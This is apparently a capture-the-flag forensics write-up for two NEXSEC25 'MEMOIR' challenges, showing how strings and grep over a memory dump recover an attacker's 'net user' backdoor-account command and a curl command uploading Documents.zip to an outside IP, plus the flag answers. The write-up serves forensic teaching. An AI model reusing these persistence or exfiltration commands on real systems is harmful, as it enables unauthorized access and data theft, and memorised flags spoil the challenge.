MEMOIR #8

Overview Solves

What are the credentials of the newly created user account?
example : NEXSEC25{username:password}

Steps:

1. The primary task was to find the username and password of the malicious account that the attacker created for persistence. We know that on Windows, attackers commonly use the **net user <USER> <PASS> /add** command to do this.
2. We treated the memory snapshot (memdump.mem) like a massive plain-text file. We used the powerful Linux command-line tool strings to pull out every readable piece of text from the memory, and then piped that output to grep to filter for the target phrase: net user.
 - **strings memdump.mem | grep -i "net user" -A 1 -B 1**

```
(kali㉿kali)-[~/Desktop/memdump]
└─$ strings memdump.mem | grep -i "net user" -A 1 -B 1
This ZoneInfo timezone was chosen based on matching the operating system
timezone with likely timezones for internet users using US English.
tz-from-known-timezones =
--
+ FullyQualifiedErrorId : NotSupportedException
PS C:\Windows\system32> net user faizal admin123 /add
*****

This ZoneInfo timezone was chosen based on matching the operating system
timezone with likely timezones for internet users using US English.
tz-from-known-timezones =
--
+ FullyQualifiedErrorId : NotSupportedException
PS C:\Windows\system32> net user fakhri admin123 /add
*****

+ FullyQualifiedErrorId : NotSupportedException
PS C:\Windows\system32> net user fakhri admin123 /add
*****
```

3. The filtered output immediately provided the attacker's direct command:
 - **PS C:\Windows\system32> net user faizal admin123 /add**
 - **PS C:\Windows\system32> net user fakhri admin123 /add**
4. Since we saw multiple user creation commands, the standard forensic practice is to choose the most recent or consistently used account. The appearance of the command **net user fakhri admin123 /add** clearly exposed the credentials.

So, Full Credentials (Flag): **NEXSEC25{fakhri:admin123}**

9. **What was the name of the archive file that was exfiltrated? example : NEXSEC25{filename.ext}**

Challenge Details ×

Completed

Digital Forensics
MEMOIR #9

Overview Solves

What was the name of the archive file that was exfiltrated?
example : NEXSEC25{filename.ext}

Steps:

1. We needed the name of the file the attacker stole. We knew they must have zipped (**.zip**) the victim's data first, and then uploaded it.
2. We used Volatility 3 on the memory snapshot (**memdump.mem**).
 - It is the standard tool for analyzing a computer's RAM. It lets us recover hidden information like passwords and, in this case, **the full commands** the attacker ran.
3. We knew the attacker used **curl** to upload the file to a known malicious IP address (**188.166.181.254**). We told Volatility to search the memory's raw text for that specific command pattern.

- I again used the powerful strings utility to search the memory dump for the specific upload syntax: keywords like curl combined with the file upload flag **-F files=**.

```
(kali@kali)-[~/Desktop/volatility3]
└─$ strings memdump.mem | grep -iE "curl|UploadFile|Invoke-WebRequest" -A 5
?C#UploadFile_ScenarioName?QocSueclWanner?C#?e?3395BAPED_W_M37
```

```
strings memdump.mem | grep -iE "curl|UploadFile|Invoke-WebRequest" -A
5
```

- The Proof (The Command Line): Volatility successfully recovered the full upload command from the memory:

```
currentAttachments
--
PS C:\Windows\system32> cmd.exe /c curl -XPOST http://188.166.181.254/upload -F files=@C:\Users\azman\Downloads\Documents.zip
*****
Windows PowerShell transcript start
```

```
...cmd.exe /c curl -XPOST http://188.166.181.254/upload -F
files=@C:\Users\azman\Downloads\Documents.zip
```

The part of the command that says **-F files=@C:\Users\azman\Downloads\Documents.zip** is the direct, explicit proof. It shows the file being sent was **Documents.zip**.

So, the Full Filename (Flag) is: **NEXSEC25{Documents.zip}**

END OF FILE